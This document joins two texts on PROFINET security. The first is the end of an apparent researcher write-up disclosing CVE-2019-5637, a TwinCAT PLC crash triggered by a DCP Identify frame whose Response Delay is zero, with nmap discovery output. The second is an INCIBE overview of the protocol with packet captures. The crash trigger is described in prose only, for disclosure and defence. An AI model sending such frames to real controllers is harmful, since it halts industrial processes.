As you can see, we triggered an “Integer divide by zero” exception.

What? How is this different from the frame the development environment sent? Remember the **Response Delay**? That’s what’s different.

If we change the **Response Delay** field from 0 to 1, we don’t experience the crash and we can see in Wireshark that we receive the proper expected responses.

I was wondering how that delay field affects the spread and how it is used that it can cause a divide by zero exception. After some Googling, I came across a public bug report of another company which shed some light on this question.

The formula which calculates a delay based on the **Response Delay** field is:

```
uiDelay = (((tMacAddr[5] << 8) + tMacAddr[4]) % uiDelayFactor) *
PNIO_DCPMCR_IDENTIFY_TIMEOUT
```

This formula calculates a delay after which the “DCP Identify response” is sent out. To do that, it takes the two lowermost bytes of the MAC address of the device as a 16 bit value and performs a modulo operation by the **Response Delay** on it. If that field is 0 and it isn’t checked before the modulo operation is executed, this leads to the exception we are seeing.

The result of this exception is that the PLC runtime completely crashes and gets automatically restarted. During my tests I needed to switch from CONFIG back into RUN mode to restart the application running on them. This behaviour might be dependent on the PLC configuration though and a restart might occur automatically. Still, this vulnerability can seriously disrupt the processes controlled by constantly crashing PLCs if somebody sends these frames all the time. On the other hand, DCP is a layer 2 protocol which means it is not routed in any way. An attacker needs to have access to the same network segment the PLCs are in to successfully exploit the bug.

We assigned CVE-2019-5637 to this bug and reported it to Beckhoff. They promptly responded and released an advisory. The current TwinCAT version is fixed and all PLCs should be updated. The bug only occurs if the device is configured as a Profinet Controller or Device, otherwise the Profinet stack doesn't run and the device is not vulnerable to this bug.

Building a real scanner

After I was done playing around and understood most of the protocol, I sat down and wrote an nmap LUA script which allows everybody to scan for Profinet devices on networks. We created a pull-request for the script to be included into the normal nmap distribution in the future.

Here is a sneak preview of what you can expect:

```
$ sudo ./nmap -e enp8s0 --script broadcast-pndcp-discovery
Starting Nmap 7.80SVN ( https://nmap.org ) at 2019-11-25 21:15 CET
Pre-scan script results:
| broadcast-pndcp-discovery:
|   08:00:27:2d:c2:02 (Oracle VirtualBox virtual NIC):
|     Interface: enp8s0
|     IP:
```

```
|       IP Info: IP set
|       IP: 192.168.178.36
|       Netmask: 255.255.255.0
|       Gateway: 192.168.178.1
|     Device:
|       Device manufacturer: SIMATIC-PC
|       Name of Station: plcdev
|       Vendor ID: 0x002a
|       Device ID: 0x0005
|       Device Role: 0x00 (None)
|   00:30:de:40:29:c7 (Wago Kontakttechnik Gmbh):
|     Interface: enp8s0
|     IP:
|       IP Info: IP set
|       IP: 192.168.1.8
|       Netmask: 255.255.255.0
|         Gateway: 192.168.1.1
|       Device:
|         Name of Station: wago-750-375
|         Device manufacturer: WAGO-I/O-SYSTEM 750/753
|         Vendor ID: 0x011d
|         Device ID: 0x0005
|         Device Role: 0x01 (IO-Device)
|    00:01:05:2d:82:5f (Beckhoff Automation GmbH):
|       Interface: enp8s0
|       IP:
|         IP Info: IP set
|         IP: 192.168.1.1
|         Netmask: 255.255.255.0
|         Gateway: 192.168.1.1
|       Device:
|         Device manufacturer: TwinCAT PNIO Controller
|       Name of Station: tc-pncontroller
|       Vendor ID: 0x0120
|       Device ID: 0x0005
|       Device Role: 0x02 (IO-Controller)
|   00:01:05:3c:94:17 (Beckhoff Automation GmbH):
|     Interface: enp8s0
|     IP:
|       IP Info: IP set
|       IP: 192.168.1.7
|       Netmask: 255.255.255.0
|       Gateway: 192.168.1.1
|     Device:
|       Device manufacturer: TwinCAT Profinet I/O
|       Name of Station: cx5140
|       Vendor ID: 0x0120
|       Device ID: 0x0005
```

```
|_       Device Role: 0x01 (IO-Device)
```

Conclusion

Due to the complexity in modern plants and machines, PLCs and accompanying components are very widespread. They manage complicated processes and are vital to the operation of them. Even though they are this critical, I accidentally found a bug which would allow me to halt a lot of devices by just sending out a single frame on a network segment.

The only thing that could've prevented me from doing this are proper access controls and network segregation. All your systems controlling some kind of process should be in a separate network segment where no other system has access to them. Your network configuration should be tested by a red team on a regular basis to confirm that no configuration mistakes were made and that all the access controls you expect to be implemented are actually in place.

Tools like scanning script we wrote help your administrators and penetration testers to verify assumptions and take the necessary steps if the assumptions don't match reality.

Apart from physical access controls you should really try and install vendor patches on machines like the Beckhoff PLCs during a maintenance cycle of your machines. There are security relevant bugs that get fixed by the vendors, but they don't help anybody if nobody installs the patched versions on their machines.


Features and security in PROFINET

Posted date

16/02/2017

Autor

INCIBE (INCIBE)



PROFINET is the Industrial Ethernet open standard of the association **PROFIBUS International** (PI), in accordance with **IEC 61784-2** (*Communication Profile Family 3 (PROFIBUS & PROFINET) – RTE communication profiles)*; and one of the most widely used standards in automation networks.

Profinet is based on Industrial Ethernet, TCP/IP and some communication standards from the IT world. Among its features, it stands out for real-time Ethernet, where the devices that communicate through the bus agree to cooperate in the processing of requests made within the bus.

Starting with a basic connectivity, such as the Ethernet cable, and some frames of established communication that are equivalent to levels 1 and 2 of the OSI model, PROFINET is incorporating new functionalities called "profiles" for specific use such as ProfiSafe and ProfiEnergy, through a specific interpretation for each case of data transmitted, modifying level 7 (applicable). In the case of ProfiSafe, safety data and in the case of ProfiEnergy, data and commands for saving and controlling energy.

With PROFINET it is possible to connect devices, systems and cells (sets of isolated devices), improving both the speed and the security of communications and reducing costs to optimise production. Thanks to its features, PROFINET allows compatibility with Ethernet communications more typical of IT environments, taking advantage of their characteristics, with the only difference being the speed of one Ethernet communication located in the corporate networks compared to the real-time performance required by an industrial network.


In addition, use of the PROFINET standard in the E/S level can provide the following advantages:

- Improved scalability in infrastructures.
- Access to field devices through the networks. PROFINET, being a protocol that uses Ethernet in its communication, allows access to field devices from other networks in an easier way.
- Execution of maintenance tasks and provision of service from anywhere. It is possible to access field devices through secure connections such as, for example, VPN, to carry out remote maintenance.


PROFINET Communication

PROFINET uses 3 communication services:

- **Standard TCP/IP:** This service is used for non-deterministic functions such as paramterization, transmission of video/audio and transfer of data to IT systems of a higher level.
- **Real Time:** The TCP/IP layers are not used to perform for deterministic automation applications, functioning with a delay in the range of 1-10ms. This is a solution based on suitable software for typical E/S applications, including motion control and high performance requirements.



- **Isochronous Real Time:** The prioritising of the signal and switching programmed provides high-precision synchronisation for applications such as motion control. Cycle speeds in sub-millisecond ranges are possible, with jitter (temporal variation when sending digital signals) in the sub-microsecond range.



There exist various protocols defined within the PROFINET context. Below is a list of these protocols along with their specific use.


- **PROFINET/CBA:** Protocol associated with automation applications distributed in industrial environments.
- **PROFINET/DCP:** Discovery and basic configuration. It is a protocol based on the link layer, used to configure names of devices and IP addresses. It is restricted to a network and principally used in small and medium applications that have no DHCP server.
- **PROFINET/IO:** Sometimes called PROFINET-RT (RealTime), it is used for communications with decentralized peripheries.
- **PROFINET/MRP:** Media redundancy protocol. Uses the basic principles for restructuring of networks in the event of suffering a fault when the network has a ring topology. This type of protocol is used in networks that require maximum availability.
- **PROFINET/MRRT:** Its objective is to provide solutions for media redundancy for PROFINET/RT.
- **PROFINET/PTCP:** Precision Time Control Protocol based on the link layer, to synchronize clock/time signals in various PLCs.
- **PROFINET/RT:** Transfer of data in real time.
- **PROFINET/IRT:** Transfer of isochronous data in real time.

Security

The accessibility provided by PROFINET makes it a protocol that is very exposed to the Internet, which is why it is necessary to improve the cybersecurity of the networks in which it is deployed.

Some of the best practices for protecting industrial environments that use PROFINET are contained in the document “**PROFINET Security Guideline”** published by **PROFIBUS Internacional** or in the document “**Protocolos y seguridad de red en infraestructuras SCI**” published by INCIBE::

- Protection against errors, incorrect functions and appropriate management of incidents that might arise with procedures established in advance.
- Prevention against unauthorised access that arise from manipulations in the network or espionage.
- Use of proven and certified standards and devices (Firewalls, VPN, IDS/IPS, etc.).
- Network infrastructure measures. The network architectures of flat networks simplify and facilitate communication between systems and devices. However, these present the challenge of maintaining availability, stability and security of the network, as an attacker with access to the network could access all of the nodes. The segmentation of the network with the use of VLAN, router, etc. contributes significantly to mitigating these problems.




- Possible use of VLAN to protect a network with Profinet -

- Protection of end devices. By selectively disabling services, uninstalling unnecessary applications or modifying default passwords, we can protect the devices present in an industrial network, minimising shortcomings and breaches of security.

These points represent some of the keys that must be implemented in order to maintain the integrity of a PROFINET network without applying restrictions to employees who need access and must take advantage of the potential of the standard.

Analysis of Wireshark traffic

To further study the standard, a network frame of this type of communication has been analysed. The following data were compiled:




```
1 0.000000  Vmware_ba:09:ea    SiemensA_93:cf:32 PN-DCP    56 Ident Req, Xid:0x1000001, All
2 0.040945  SiemensA_93:cf:32  Vmware_ba:09:ea   PN-DCP   120 Ident Ok , Xid:0x1000001, Dev-Options(13), DeviceVendorValue, NameOfStation:"X208-BORD", Dev-ID, Dev-Role, IP
3 1.422085  Vmware_ba:09:ea    SiemensA_93:cf:32 PN-DCP    56 Set Req, Xid:0x1000001, IP
4 1.450029  SiemensA_93:cf:32  Vmware_ba:09:ea   PN-DCP    60 Set Ok , Xid:0x1000001, Response(Ok)
5 1.470034  SiemensA_93:cf:32  Broadcast         ARP       60 Who has 192.168.0.10? Tell 192.168.0.6
6 1.834109  SiemensA_93:cf:32  Broadcast         ARP       60 Gratuitous ARP for 192.168.0.10 (Reply)
```

PROFINET/DCP (Discovery and Configuration Protocol)

This is a protocol of the PROFINET context that has 2 principal functions:


1. Used by Supervisor (PC) to assign a unique name to a device (station).
2. Used by the controller (CPU) to assign a unique IP address to a device (as defined in the hardware configuration) together with the ARP requests.



No.	Time	Source	Destination	Protocol	Length	Info
2	0.040945	SiemensA_93:cf:32	Vmware_ba:09:ea	PN-DCP	120	Ident Ok , Xid:0x1000001, Dev-Options(13), DeviceVendorValue, NameOfStation:"X208-BORD", Dev-ID, Dev-Role, IP
4	1.450029	SiemensA_93:cf:32	Vmware_ba:09:ea	PN-DCP	60	Set Ok , Xid:0x1000001, Response(Ok)
1	0.000000	Vmware_ba:09:ea	SiemensA_93:cf:32	PN-DCP	56	Ident Req, Xid:0x1000001, All
3	1.422085	Vmware_ba:09:ea	SiemensA_93:cf:32	PN-DCP	56	Set Req, Xid:0x1000001, IP


After completing a filtering to see only the packets belonging to the PROFINET standard, it is observed that they are completing a process to establish the connection between 2 devices. The phases produced are the following:

FRAME PROCESS ANALIZED



Assigning of names to devices

The first element of the frame analysed consists of assigning the names to the devices. These names can be configured manually before connecting to the network or automatically when turning these on (previously connected to the network). In this example, the assignation of both the names and the IPs uses PROFINET-DCP.


🟨 Destination Address
🟦 Source Address
🟩 EtherneType (PROFINET) → 0x8892
PROFINET acyclic Real-Time, ID: 0xfefe, Len: 40
PROFINET DCP, Ident Req, Xid: 0x1000001, All

```
0000  08 00 06 93 cf 32 00 0c  29 ba 09 ea 88 92 fe fe   .....2.. ).......
0010  05 00 01 00 00 01 00 01  00 04 ff ff 00 00 00 00   ........ ........
0020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00                            ........
```

```
ServiceID: Identify (5)
ServiceType: Request (0)
Xid: 0x01000001
ResponseDelay: 1
DCPDataLength: 4
◢ Block: All/All
    Option: All Selector (255)
    Suboption: ALL Selector (255)
    DCPBlockLength: 0
```

For the connection of a periphery distributed to a PLC using PROFINET, aside from the protocol's own specifications for the exchange of data, the device will also respond to messages from other Ethernet-based protocols necessary for its configuration such as ARP (Address Resolution Protocol), LLDP (*Link Layer Discovery Protocol), SNMP (Single Network Management Protocol) of the same mode that respond to a ping.*

As seen throughout the article, PROFINET is a protocol that provides great advantages with respect to the availability of communications in industrial environments, but given the features that use Ethernet, the exposure of systems with PROFINET is elevated and, for that reason, good segmentation of the network is required along with the use of best practice.